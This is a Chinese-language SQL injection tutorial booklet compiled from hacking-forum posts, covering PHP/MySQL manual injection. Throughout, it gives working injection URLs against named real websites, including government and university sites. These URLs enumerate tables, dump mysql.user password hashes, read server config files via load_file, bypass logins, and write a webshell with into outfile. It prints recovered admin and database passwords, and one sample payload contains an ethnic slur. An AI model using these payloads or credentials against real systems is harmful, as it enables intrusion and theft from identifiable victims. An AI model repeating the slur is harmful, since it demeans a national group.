SQL注入
自学指南

精选于习科论坛
学完你就是手注高手

习科网络安全顾问

前言

QIAN YAN

如果按照惯例，这里可能要先扯一些互联网如何蓬勃发展，我们现在的生活如何如何离不开互联网，然后再高谈阔论一番看起来很高大上的关于互联网安全的见解，趁机再显摆些看似晦涩难懂的专业术语。不不不，这就像是领导开会时几万字的报告一样，真的没有任何意义——所以直奔主题，给大家介绍一下这本书，以及告诉大家如何更好的阅读这本书，或者说是，阅读这本书之前你需要先做好什么样的准备。

· 关于本书

这本书的内容选自习科论坛近几年关于SQL注入的精华帖，从原理讲解到高级技巧，由编者精心编排，深入浅出，讲解SQL注入的基本原理以及各种高级利用技巧，每个知识点均以实际例子作为示范，更加真实，告别纸上谈兵，适合信息安全从业人员或爱好者。本书内容的原作者多数是习科道展公司的在职人员，具有多年渗透测试经验，且对SQL注入有独到的见解，对不同环境下的SQL注入也有针对性的方案。

· 本书读者对象

“这本书适合我读吗？”我们尽量保证让所有看到本书的人都觉得合适，即使是没有任何SQL及WEB编程基础的人。假如你已经知道SQL注入的原理以及会一些基础的利用，那么我建议你把本书当做一本工具书来使用——本书每章的标题都清楚的概括了其内容。比如你只会基础的注入方式，却不知道还有“错误回显注入”这样一种注入方法，那么目录中“MySQL错误回显注入”这一章节绝对是你所需要的。如果你还不知道什么是SQL注入，或者说不知道如何利用SQL注入漏洞以及利用SQL注入漏洞能做些什么，那么我觉得对于你来说仔细通读本书一定是一个不错的选择。

习科网络安全顾问
SILIC CORPORATION

前言

QIAN YAN

· 勘误表

尽管我们已经尽了各种努力来保证文章或代码中不出现错误，但错误总是难免的，如果您在本书中找到了错误，例如错别字或代码错误，请告知我们，我们将非常感激。通过勘误表，可以让其他读者避免学习过程中遇到不必要的麻烦，当然，这也有助于我们为大家提供更高质量的信息。

如果您要反馈书中的错误，可以发送E-Mail至root@silic.org，我们会及时检查您发送的反馈信息，如果核实，我们将在本书中的后续版本中修正，并给予提交者适当的奖励。

· 习科道展

Silic Corporation（习科道展公司）注册于美国内华达州拉斯维加斯，并在中国设有直属分公司。习科一直秉承“技术创新，技术共享，技术进步”的原则，坚持为网络安全圈内的从业者服务着，致力成为引领网络安全发展的尖端平台。

目前习科论坛（http://bbs.blackbap.org）由公司全面负责运营。除了国内的网络安全技术人士，论坛还吸引了到来自俄罗斯、德国、印度、阿尔及利亚等来自其他多个国家的黑客加入。大家的支持和肯定，是习科不断进步和完善的强大动力。欢迎读者加入习科论坛，与本书的作者、编者共同讨论和交流，不断进步。

- 习科主页：Silic.org
- 习科论坛：bbs.blackbap.org
- 腾讯微博：t.qq.com/silicsec
- 新浪微博：weibo.com/3961968674

习科网络安全顾问

SILIC CORPORATION

目录

MU LU

目录

MU LU

A SQL注入产生原理

php以其跨平台的优越性著称。很多网站采用php编写。因为没有像asp那么多的入侵工具，很多人对php的后台并不重视。很多人编写网站时，对于页面变量的过滤仅仅限于asp上面的过滤，但他们大多都不安全。这次我们以中国公路学会为例子，给大家演示（不要动歪脑筋，我已经通知了漏洞！）

到谷歌搜“inurl:.php?articalid=”得到第一个条目：中国公路学会——http://www.chts.cn/info.php?articleid=545，我们就拿它来测试安全性。

首先我们看一段php语句（php的一般语句，并不是实际例子中的语句）：

```
SELECT * /* Select all（选择全部） */
FROM products /* products */
WHERE category='bikes' AND '1'='2' /* false condition */
UNION SELECT * /* append all new_products*/
FROM new_products /* to the previous result set */
```

什么意思呢？？我想给大家看的是“/*XXXX*/”，没错，会编程的，都知道这是代码注释！换句话说，在代码编译的过程中，这部分会被忽略。充其量他就是个回车或者空格。

怎么测试安全性呢？

在原来的地址上 http://www.chts.cn/info.php?articleid=545 后面加上注释：http://www.chts.cn/info.php?articleid=545/*ABCD234*/ 再次访问，发现和原来的页面一样没变化。正常显示就表示这次是成功的注射。

看这里：http://bbs.shudoo.com/viewthread.php?tid=1790611&extra=page%3D1这个是GET方式提交吧？好吧好吧，注射就是注入，我们用GET的方式把恶意的语句插入到了原来的代码里就叫注入我们加了/*ABCD234*/，原来的php代码就成了

```
select * from chts_article where articleid=545/*ABCD234*/
```

然后原本后面的语句仍然继续执行。

这是注释插入，我们看到了插入了注释，充其量就是个空格或者回车。我们继续访问 http://www.chts.cn/info.php?articleid=545，标题是《关于举办2005年全国公路治超与计重收费技术研讨会的通知》，变一下变量访问 http://www.chts.cn/info.php?articleid=54 标题是《关于举办2005年全国公路治超与计重收费技术研讨会的通知》，我们看到了两个不同标题的文档，编号545和编号54的文档。我们下面用and和or来测试。

继续使用GEThttp://www.chts.cn/info.php?articleid=545/*ABC*/or articalid=54，原本articleid=545的页面就成了54号文档《关于举办2005年全国公路治超与计重收费技术研讨会的通知》了。这是怎么回事呢？ 就是一个逻辑门，学过编程的都应该知道这个。再看原来的php语句就成了

```
select * from chts_article WHEREarticleid = 545/*ABCD234*/or articleid = 54
```

不懂编程的话，and和or你也就不用知道了。

既然已经确定过滤不严漏洞存在了，就要猜表段数。其实这个非常机械，网上的工具很多。这里我猜的表段是第17，

```
http://www.chts.cn/info.php?articleid=545/**/and/**/1=2/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17/*
```

这个当做是排座位好了，不需要理解太深，下面开始猜表段名我们假设是admin，那么语句就该是：

```
http://www.chts.cn/info.php?articleid=545/*Juliet_NaNa*/and/*Juliet_NaNa*/1=2/*Juliet_NaNa*/union/*Juliet_NaNa*/select/
*Juliet_NaNa*/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17/*Juliet_NaNa*/from/*Juliet_NaNa*/admin/*
```

显然显示错误

```
SQL 无效: select * from chts_article where articleid=545/*dfgdfgfd*/and/*Juliet_NaNa*/1=2/*Juliet_NaNa*/union/*Juliet_NaNa*/
select/*Juliet_NaNa*/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17/*Juliet_NaNa*/from/*Juliet_NaNa*/admin/* and visible=1
```

没关系，我们看到它爆出什么来了？是php源

```
select * from chts_article where articleid=545
```

文章的表段是chts_article 字段是articleid，编号是545，那么我们拿它来试验。

```
http://www.chts.cn/info.php?articleid=545/*Juliet_NaNa*/and/*Juliet_NaNa*/1=2/*Juliet_NaNa*/union/*Juliet_NaNa*/select/
*Juliet_NaNa*/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17/*Juliet_NaNa*/from/*Juliet_NaNa*/chts_article/*
```

显示正常，那么我们继续来看字段:

```
http://www.chts.cn/info.php?articleid=545/*Juliet_NaNa*/and/*Juliet_NaNa*/1=2/*Juliet_NaNa*/union/*Juliet_NaNa*/select/
*Juliet_NaNa*/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17/*Juliet_NaNa*/from/*Juliet_NaNa*/chts_article/**/where/**/articleid=545/*
```

还是正常，悲剧！居然都是一样的页面，哪里不对呢？哈哈，and 1=2改成and 1=1再试试，跟http://www.chts.cn/info.php?articleid=545一样的页面，为什么呢?

因为我们是拿数据库储存文章的表段和字段试验的，如果拿管理员的字段和表段，那么原来显示文章的地方就可能会显示管理员的名称和密码的MD5值。管理员表段字段是什么呢？我不知道。你以为黑客都那么厉害？都很辛苦的！字段表段要靠猜的，出不出的来要看人品。除非数据库是MSSQL或者MySql的版本是5.x的，这样可以想别的办法爆出所有表段和字段，本文讲的并不深，所以那些以后再讲吧。

再看一个power by skycn的例子:

```
http://soft.ny.shangdu.com/down.php?id=47488/**/and/**/1=2/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,
21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49/**/from/**/downfile]http://soft.ny.shangdu.com/
down.php?id=47488/**/and/**/1=2/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,
31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49/**/from/**/downfile
```

1. 关于mysql数据库的user表段

MySQL无论4.x还是5.x都有一个独立的数据库，名字就叫“mysql”，当中有很多数据表，保存MySQL的各种设置参数。其中user表段设置了MySQL中数据库用户的部分信息。

user表段中，user字段为用户登陆名，可以有相同的名字重复。

password字段为登陆密码哈希，是40位的密文，类似于md5。

host字段设置的是这个用户可以在哪些机器上登陆，如果为localhost表示只能是本机登陆，host可以是数据库ip也可以是数据库服务器的名称，例如“mysqldbserver”之类。若host为“localhost”不一定表示没有希望，如果服务器某个网站装有phpmyadmin这个软件的话，仍然是可以利用的。

file_priv字段规定了这个用户是不是可以读取硬盘里面的文件，设置为Y则表示允许，设置为N则表示禁止。

2. MySQL注入中常用的一些参数

注入语句的格式为:

```
union+select+1,2,3,XO,4,...n+from+XXOO
```

参数的使用位置为上述语句中的XO位置，有的参数可搭配使用，例如concat(user,0x3a,version)

user(): 数据库的用户，格式为 user @ server 例如 root@ localhost 通常最高管理账户为 root，服务器以localhost也就是本地居多，也可以是服务器名例如mysqldbsever，也可以是ip例如 192.168.100.111 。所有的user都会在mysql数据库的user表段中记录，用于设置权限等。

database(): 当前数据库名，网站建设者任意给予的数据库的名称。

version(): 当前使用的数据库的版本，通常为4.x或者5.x，更低版本没遇到过，存在更高级的6.x的版本，版本最后通常会表明系统的版本，例如5.x.x-nt表示nt(windows)系统下使用的mysql版本。

@@datadir: 数据路径。数据库储存数据总要有个路径放数据，就是这里了。windows常用，通常用于load_file时猜测网站路径等。例如c:\program files\mysql5\data\

concat(): 联合数据。和联合函数union不同，union用于联合两条SQL语句，这个用于联合两条数据结果。通常是联合两个字段名，在错误回显注入法中，这个函数会联合更复杂的，以后会讲。数据库中管理员通常有登录名和密码等多个字段，用concat轻松一次注入出来。例如concat(username,0x3a,password)，不同字段用逗号,隔开，中间加一个hex编码值。冒号进行hex编码（不知道这个编码的自己Google）得到0x3a，放在concat里面注入以后就显示冒号（自己试验），常用的有0x3a,0x5c,0x5f,0x3c62723e等。

group_concat(): 用法与上面类似，通常格式如下：group_concat(DISTINCT+user,0x3a,password)，group_concat顾名思义，如果管理员账号不止一个的话，concat一次只能注入出来一个，进行依次注入显然太慢，于是使用group_concat把多条数据一次注入出来。DISTINCT我就不赘言了，你自己试验一下或者Google一下就行，很简单。

concat_ws(): 用法类似。

hex()和unhex(): 有一些注入点由于数据库中对数据字段的类型定义，可能不支持 union 来显示某些不同类型的内容，所以使用hex对数据进行hex编码，例如 union+select+hex(password)+from+mysql.user 注入出来的数据全是0x1234567890abcdef类似的数据，使用winhex等工具转换回编码即可。hex参数可用于任何参数外面，hex(concat(xxoo))，hex(user()),hex(database())

load_file(): 这是MySQL以文本方式读取文件的参数，例如：linux系统的网站load_file('/etc /passwd')或者windows系统的网站load_file('c:\\boot.ini')。这个参数可以用的前提是，你user()得到的用户名(参见关于mysql.user表介绍)，在mysql.user表中的字段 file_priv设置为Y，则load_file()参数则可用。需要注意的是，如果为windows系统，保险起见将路径设置为双斜杠\\ 因为在计算机语言中双斜杠才是单斜杠的意思，如果为单斜杠，例如d:\table，那么这个路径中得\ t就会被解析为键盘上的tab键，\n\r 类似，得不到想要的结果。很多时候php的网站的gpf会设置为on（就是对特殊字符做修改，例如单引号'自动修改为\'），那么load_file('c:\\boot.ini')就变成：load_file(\'c:\\\\boot.ini\')出现语法错误，得不到结果。解决方法和concat参数一样，hex混用，将c:\\boot.ini进行hex编码，得到：0x633a5c5c626f6f742e696e69，原语句修改为：union+select+1,load_file(0x633a5c5c626f6f742e696e69)
即可使用load_file参数后面可以不加from。

select XXOO into outfile '路径': 这种用法基本没太有用，但是仍然有遇到过。用法就是 +union+select+webshell的hex 编码+into+outfile+'网站物理路径\\a.php'; 前提是gpf设置为 off，有注入点，权限很大，file_priv 设置为Y，已知网站路径。虽然条件苛刻，不过仍然就是有很多2B管理员创造了这样的条件。

3. 注意事项:

注入时，猜字段爆数据，有时候会遇到一些网站编写者在原始语句后面加一些语句例如order by啊desc啊等等，例如:

```
SELECT 1,2,3,4 FROM news where id=1 ORDER BY date DESC
```

注入语句以后:

```
select 1,2,3,4 from news where id=1 union select 1,2,3,4 from admin order by date DESC
```

admin表中没有date字段，如何DESC? 这就容易出现，不管你怎么注都会提示错误。所以，通常注入的时候，在语句最后加一个--横杠或者/*注释符，结束后面的语句。就是这样:

```
news.php?id=1+union+select+1,2,3,4+from+admin--
news.php?id=1+union+select+1,2,3,4+from+admin/*
```

注入时，union 联合了前面和后面两个语句，系统到底执行哪个呢? 这个你不要担心，只要前面那个出现了逻辑错误，union 一定执行后面一个注入的SQL语句。之前说过逻辑错误，也就是and+1=2，计算机中1不可能等于2，那么就逻辑错误了。但是，因为浏览器地址栏有限，有时候写不开那么多1234 数字等等（最多我见过300多个字段的），那么想要废除1=2？简单，你之前应该发现了，我通常将地址栏上面的id=写成等于负一，news.php? id=-1。id通常都是正整型的，哪有负数，0都没有，所以写-1或者0，和 and 1=2是一样的效果，都是逻辑错误，前面等于负数发生逻辑错误了，union自然100%的无悬念的执行union后面你插入的SQL语句了。

C 后台安全(万能密码)简述

php以其跨平台的优越性著称。很多网站采用php编写。因为没有像asp那么多的入侵工具，很多人对php的后台并不重视。我发现很多的get方式登录的后台，但他们大多都不安全。我们看一个php登陆代码（GET）：

```
$conn=mysql_connect("ip","name","pass");
//连接数据库信息
$query="select uid from admin where adminname='$_get["adminname"]' and password ='$_get["password"]'";
//判断get来的是否正确
$result=mysql_query($query);
```

既然是GET，当我们的登录名是nm，密码是pa，php源：

```
select uid from admin where adminname='nm' and password ='pa';
```

地址栏就成了：adminlogin.php?adminname=nm&password=bar，如果在地址栏后面加'or'1'='1，原来的地址就成了：adminlogin.php?adminname=nm&password=bar'or'1'='1，再回来看源：

```
select uid from admin where adminname='nm' and password ='pa'or'1'='1';
```

一次php完美的简单注射就完成了。其实xss的攻击思想和这个是十分相似的。不知道大家明白了SQL注射没有。所以并不建议大家用get方式接收后台登录验证信息。我的博客是用get方式请求显示后台登陆，但是验证信息获取并不靠get。

这是一次我搞的安全活动的内容：admin_login.php 是后台管理入口，页面有两个表单：管理名和密码。在原始代码中对应的变量分别是$admin_name和$admin_pass，登录验证代码为：

```
select * from administrator where adminname = '$_GET[admin_name]' and admin_pass = '$_GET[admin_pass]'
```

这时我在两个表单分别填写：

```
admin'/*hacking by Juliet!
japanese all are dogs*/'
```

结果我就进了管理后台了。请问原因是什么？提示：答案共分三个要点，数据库，原始页面，和php程序本身。标准答案：
原始的表单应该有类似下边的代码：

```
<FORM ACTION=“admin_login.php” METHOD=“get”>
<INPUT TYPE=“text” NAME=“admin_name” VALUE=“”></INPUT>
<INPUT TYPE=“password” NAME=“admin_pass” VALUE=“”></INPUT>
```

当输入表单提交以后，浏览器的地址栏就会出现“admin_login.php?admin_name=admin&admin_pass=password”（假如输入的是admin和password）。这些都表明表单是通过get方式来提交的。由于 admin_login.php 没有对敏感字符进行过滤，直接将变量带入SQL语句中验证，结果造成SQL注入漏洞，当提交“admin'/*hacking by Juliet! ”和“japanese all are dogs*/”之后，SQL语句就变成：

```
select * from administrator
where adminname = 'admin'/*hacking by Juliet! ' and admin_pass = 'japanese all are dogs*/'
```

由于"/*"在SQL语法中表示的是注释，结果后边密码比较的部分就被注释掉，实际执行的SQL语句为：

```
select * from administrator where adminname = 'admin'
```

结果，只要数据库中的administrator表中存在admin这个用户名就可以直接进入后台了。
否则不能进入后台。

php+MySql注入非暴力爆数据库表段

鉴于好多人问我关于注入猜不到表的问题，我发一下相关事例吧，其实MySql数据库的版本够了，不需要暴力猜表的，而是“查”表。目标网站：http://www.onhing.com.cn这个网站是小白刚刚在家族群里发的，似乎是独立服务器。注入点：http://www.onhing.com.cn/cn/pro.php?id=5 她是发的这个：

```
http://www.onhing.com.cn/cn/pro.php?id=5+and+1=2+union+select+1,2,database(),concat(user,0x5f,password),5,6,7,8,9,10,11,12,13,14,user,16,17,18,19,20,21+from+mysql.user
```

正好省的猜了。直接开始爆

首先说下，新版本的 MySql，表的名字也是存放在数据库里的，像MSSQL注入一样，其实根本不用猜，只要去“爆”出来就可以了。之所以先教大家自己去猜，是一开始就讲爆表比较麻烦，也比较乱，实例也不好找，最主要是两层 select嵌套，所以问我 php注入的，我讲了concat、hex、load_file、0xXX、out intofile等等，就是没讲猜表。猜表很简单，就是从特定的地方查出来表的名字就行了，格式如下：

```
+union select 1,2,3,table_name from (select * from information_schema.tables where table_schema= 数据库名字的 hex order by table_schema limit 6,1)t limit 1--
```

因为第二个 select 后面有个 where table_schema= 数据库名字的 hex，数据库名字直接 database() 即可，其他名字从 MySql.db 查 database()查出来数据库名字之后，去hex值即可。在最后一个limit 6,7 很明显是范围，从0,1、1,2、2,3、3,4的这么查下去就可以了，直到查出来想要的表名。这个网站的数据库是test，我选4号显示位，构造出来后就是这样的语句：

```
http://www.onhing.com.cn/cn/pro.php?id=5+and+1=2+union+select+1,2,3,table_name,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21+from+(select+*+from+information_schema.tables+where+table_schema=0x74657374+order+by+table_schema+limit+6,1)t+limit+1--
```

一直查到6,7表名：member_info、在往后有member_info11和member_login，不过可惜这几个表都不对，不是后台的管理员表。不过最后查到我崩溃的是，管理员表居然是users。。。。弱啊

```
http://www.onhing.com.cn/cn/pro.php?id=5+and+1=2+union+select+1,2,3,table_name,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21+from+(select+*+from+information_schema.tables+where+table_schema=0x74657374+order+by+table_schema+limit+13,1)t+limit+1--
```

既然表都知道了，那么就可以go on了：

```
http://www.onhing.com.cn/cn/pro.php?id=5+and+1=2+union+select+1,2,3,user_name,5,6,7,8,9,10,11,12,13,14,user_password,16,17,18,19,20,21+from+users
```

得到管理员密码：admin1991 晕，难道是90后技术员？

ok，使用admin、admin1991登录成功

php+MySql注入非暴力爆字段名

表可以爆了，出来了，字段出不来怎么办？其实字段也可以查出。查表段时的格式是:

```
+union select 1,2,3,table_name from (select * from information_schema.tables where table_schema= 数据库名字的 hex order by table_schema limit 6,1)t limit 1--
```

那么，查字段的格式就是:

```
+union select 1,2,column_name from (select * from information_schema.columns where table_name=爆出来的表名的hex值 and table_schema=数据库名的hex值 order by 1 limit 2,1)t limit 1--
```

与爆表类似，在最后一个limit 6,1很明显是范围，从0,1、1,1、2,1、3,1的这么查下去就可以了，直到查出来想要的表名。

看一个实例:

爆表:

```
http://www.ykxs.gov.cn/newinfo.php?id=125+and+1=2+union+select+1,2,3,table_name,5,6,7,8,9,10+from+(select+*+from+information_schema.tables+where+table_schema=0x796B7873676F76+order+by+table_schema+limit+0,1)t+limit+1--
```

爆字:

```
http://www.ykxs.gov.cn/jg_view.php?id=141+and+1=2+union+select+1,2,column_name,4,5+from+(select+*+from+information_schema.columns+where+table_name=0x61646D696E6973747261746F72+and+table_schema=0x796B7873676F76+order+by+1+limit+2,1)t+limit+1--
```

使用前面爆出来的:

```
http://www.ykxs.gov.cn/jg_view.php?id=141+and+1=2+union+select+1,2,3,4,concat(uid,0x5f,pwd)+from+administrator
```

php+MySQL group_concat函数应用

先说一个最简单的concat,看这里:

```
http://www.loongson.cn/product_info.php?id=33+and+1=2+union+select+1,concat(0x757365723A,user(),0x5c,0x64617461626173653A,
database(),0x5c,0x6461746162617365207665727369696F6E3A,version()),3,4,5,concat(username,0x5c,password)+from+admin
```

先看2号显示位,

```
concat(database(),0x5c,user(),0x5c,version())
```

当我们查询很多个东西的时候，我们就可以用到concat，通常用在显示位只有一个的情况，如果直接把显示位上放上要查询的东西，一次只能查询一个，这样很麻烦，所以这个concat就有了用武之地，把几个东西联合起来。不管你查询语句是什么，都可以用concat套进去，简单的理解可以看成一种等级关系？反正理解不了的话可以这么看，hex()的括号可以括所有的东西，concat()的括号可以括别的东西。

不过concat有个缺陷就是联合起来查的东西都是不被分割的，也就是连成一片的，我们需要用特定标识来分开，例如0x5f、0x5c、0xff等等.

然后是注入列清单的语句（注意from后面的语句），先是列数据库的语句

```
http://www.loongson.cn/product_info.php?id=33+and+1=0+union+select+1,concat(0x757365723A,user(),0x5c,0x64617461626173653A,
database(),0x5c,0x6461746162617365207665727369696F6E3A,version()),3,4,5,concat(0x616C6C207461626C65733A,GROUP_CONCAT
(DISTINCT+table_schema))+from+information_schema.columns
```

这个看起来比较复杂，其实主要是看后面6号显示位。

```
concat(0x616C6C207461626C65733A,GROUP_CONCAT(DISTINCT+table_schema))
```

先把前面的concat给剥掉再看:

```
0x616C6C207461626C65733A,GROUP_CONCAT(DISTINCT+table_schema)
```

前面的0x616C6C207461626C65733A在上面显示的就是文本“all tables:”，而后面就是GROUP_CONCAT应用。实际查询语句就是:

```
select GROUP_CONCAT(DISTINCT table_schema)) from information_schema.columns
```

就是这样，死记硬背就可以了，以后用来一次性列出所有的数据库的名称。

然后下面就是列出某个数据库里的所有的表段的名称。

```
http://www.loongson.cn/product_info.php?id=33+and+1=2+union+select+1,2,3,4,5,GROUP_CONCAT(DISTINCT+table_name)+ from
+information_schema.columns+where+table_schema=0x64625F6368696E615F717562616E5F636E
```

跟上面类似，我就不分析了，只不过最后面的 0x64625F6368696E615F717562616E5F636E 这个是数据库的名称的hex值，如果查询的是当前库，就不用找东西加密了，直接hex(database())显示出来的就是加密过的了，前面加个0x就可以直接用了。

然后是列出某个表段里的所有字段名称。

```
http://www.loongson.cn/product_info.php?id=33+and+1=2+union+select+1,2,3,4,5,GROUP_CONCAT(DISTINCT+column_name)+
from+information_schema.columns+where+table_name=0x61646D696E
```

这个也不解释了，where+table_name=0x61646D696E表的名字是admin，0x61646D696E是admin的hex编码

（以上内容仅供作为研究，用于非法用途所造成的法律责任由其本人负责！）

php+MySQL load_file函数应用

php+MySql注入load_file应用实例

要说php+MySql注入的时候，5.X版本爆表爆字段确实比较痛快，可是碰到了4.x版本的时候，爆表爆字段不能用，怎么办呢？不管4.x还是5.x的版本，都有一个load文件的函数，它就是load_file.

我们来看一个实例，目标网站：www.tup.edu.ph（使用的是5.x版本作为例子），注入点：

```
http://www.tup.edu.ph/article.php?id=bulletin&bID=9+and+1=2+union+select+1,2,3,4,5,6
```

根据错误回显，物理路径应该是：C:\wamp\www\article.php


```
http://www.tup.edu.ph/article.php?id=bulletin&bID=9+and+1=2+union+select+1,2,concat(version(),0x5c,database(),0x5c,user()),4,5,6+from+mysql.user
```

得到数据库的信息是：5.0.27-community-nt\tupcms\root@localhost,虽然是5.x的数据库，但是不用那么麻烦了，root权限哪！

```
http://www.tup.edu.ph/article.php?id=bulletin&bID=9+and+1=2+union+select+1,2,hex(load_file(0x433A5C77616D705C7777775C627574636865725C636F6E6669672E706870)),4,5,6
```

注入语句里的 0x433A5C77616D705C7777775C627574636865725C636F6E6669672E706870 转换格式就是 C:\wamp\www\butcher\config.php（有的人不喜欢用hex，不过对于一些韩国啊、日本的网站，用hex的话可以防止编码问题带来的内容缺字符丢失，个人认为一些注释之类的东西还是蛮重要的.）这样就得到了C:\wamp\www\butcher\config.php原始代码：

```
3C3F7068700D0A2F2F636F6E6669672E7068700D0A24686F73743D226C6F63616C686F7374223B0D0A24757365723D22726F6F74223B0D0A24706173733D226B6F616C6173223B0D0A2464626173653D22747570636D73223B0D0A3F3E
```



使用WinHex转换格式后得到：

```
<?php
//config.php
$host="localhost";
$user="root";
$pass="koalas";
$dbase="tupcms";
?>
```

这个就是这个数据库root账户的信息了.

php+MySql注入读写文件进入虚拟主机网站

我们看这个：http://www.hdgl.gov.cn/gzdt_read.php?id=85'

出现如下字样：

```
Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in D:\hdgl\gzdt_read.php on line 29
```

look，这是什么？文件在服务器上的物理路径。那么我们来看一下php+MySql注入的稍微高级一丁点的用法，那就是load_file——加载文件，我们可以通过load_file查看网站的MySql配置信息，下一步就是看显示位，得到是8，2号显示位是标题处。后台显然是跟前面都一样的，估计上传目录肯定也做了执行权限，那么，找MySql数据库的账户密码。方法有2，1是从数据库爆，2是从文件爆。数据库爆很简单，MySql数据库的user字段

```
http://www.hdgl.gov.cn/gzdt_read.php?id=85+and+1=2+union+select+1,concat(user,0x5f,password),3,4,5,6,7,8+from+mysql.user
```

如图：


409800db_7819157c663cb79f，户名为409800db，密码加密后为7819157c663cb79，版本为4。显然这个MySql加密解不开，那么采用第二种方法，直接load_file看配置文件。之前看到网站文件物理路径为：D:\hdgl\gzdt_read.php，那么对其进行hex取值，也就是取它的16位编码：0x443A5C6864676C5C677A64745F726561642E706870，load_file在注入里的用法是：

```
+union+select+1,2,3,hex(load_file(路径的hex值)),5,6,7...,8
```

用法不唯一，我这个只是其中的一种而已。当然，这个注入语句的后面你愿意加个 from+admin 随便你，我选的是4号显示位，得到最终的load_file注入语句就是：

```
http://www.hdgl.gov.cn/gzdt_read.php?id=85+and+1=2+union+select+1,concat(user,0x5f,password),3,hex(load_file(0x443A5C6864676C5C677A64745F726561642E706870)),5,6,7,8+from+mysql.user
```

好了，这下看源代码：



这些就是gzdt_read.php这个文件原始的代码经过hex取值后的东西，复制后打开WinHex，复制粘帖进去，格式选择：ASCII HEX

得到数据库连接信息：

```
$host="localhost";
$user="jacky";
$pass="和谐";
```


Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	00	3C	3F	0D	0A	0D	0A	66	75	6E	63	74	69	6F	6E	20	.<?....function
00000016	74	6F	5F	68	74	6D	6C	28	24	73	74	72	29	7B	0D	0A	to_html($str){..
00000032	0D	0A	24	73	74	72	3D	73	74	72	5F	72	65	70	6C	61	..$str=str_repla
00000048	63	65	28	63	68	72	28	31	33	29	2C	22	3C	62	72	3E	ce(chr(13),"
00000064	22	2C	73	74	72	5F	72	65	70	6C	61	63	65	28	63	68	",str_replace(ch
